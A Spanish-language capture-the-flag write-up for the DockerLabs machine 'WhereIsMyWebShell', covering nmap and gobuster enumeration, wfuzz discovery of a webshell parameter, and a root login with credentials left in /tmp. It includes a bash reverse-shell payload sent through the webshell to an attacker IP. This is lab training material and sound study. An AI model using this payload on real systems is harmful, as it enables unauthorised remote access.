> For the complete documentation index, see [llms.txt](https://beafn28.gitbook.io/beafn28/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://beafn28.gitbook.io/beafn28/writeups/dockerlabs/whereismywebshell.md).
# WhereIsMyWebShell
✍️ Autor: El Pingüino de Mario🔍 Dificultad: Fácil 📅 Fecha de creación: 12/04/2024
### 🔍 RECONOCIMIENTO
En primer lugar, tras conectarnos a la máquina, utilizamos el comando:
```bash
ping -c 1 172.17.0.2
```
para verificar la conectividad de red.
A continuación, realizamos el comando:
```bash
nmap -sVC -p- -n --min-rate 5000 172.17.0.2
```
para realizar un escaneo de puertos y servicios detallado en la dirección IP.
Como podemos observar durante el escaneo que el **puerto 80** perteneciente al **servicio HTTP** está abierto por lo que a continuación se indagará más.
### 🔎 EXPLORACIÓN
Se utiliza el comando:
```bash
sudo nmap -sCV -p80 -v 172.17.0.2
```
para que nos proporcione más información sobre esos puertos específicamente.

Seguimos indagando más sobre los puertos y ahora indagamos sobre el **servicio HTTP**. Se ingresó la **dirección IP** en el navegador lo que llevó a que la página web de una Academia de Inglés.
Si revisamos la página web nos dice que hay un secreto en el directorio **/tmp**.
Ahora buscaremos directorios y archivos con la herramienta **Gobuster** a través de:
```bash
gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x html,php,txt,xml
```
### 🚀 **EXPLOTACIÓN**
Nos encontramos una archivo llamado `shell.php` en que imaginamos que es una **WebShell** y nos da una pista tal como se llama la máquina.
```bash
http://172.17.0.2/shell.php?cmd=id
```
No nos devuelve nada por lo que realizamos **fuzzing**.
```bash
wfuzz -c --hc=404,500 -t 200 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt http://172.17.0.2/shell.php?FUZZ=id
```
Descubrimos que el parámetro es `parameter`.
Aprovechamos eso para hacer una [Reverse Shell](https://www.revshells.com/).
```bash
http://172.17.0.2/shell.php?parameter=bash -c "bash -i >%26 /dev/tcp/192.168.255.136/443 0>%261"
```

Nos ponemos en escucha.
Hacemos el [tratamiento de la TTY](https://invertebr4do.github.io/tratamiento-de-tty/#) para trabajar más cómodos.
### 🔐 **PRIVILEGIOS**
Al estar dentro y ejecutar:
```bash
whoami
```
aún no somos **root**, por lo que hacemos:
```bash
sudo -l
```
para ver si hay algo para explotar. No tenemos permisos **SUDO**.
Revisamos el archivo que hay en el directorio `/tmp`.
Nos logueamos con **root** con esas credenciales.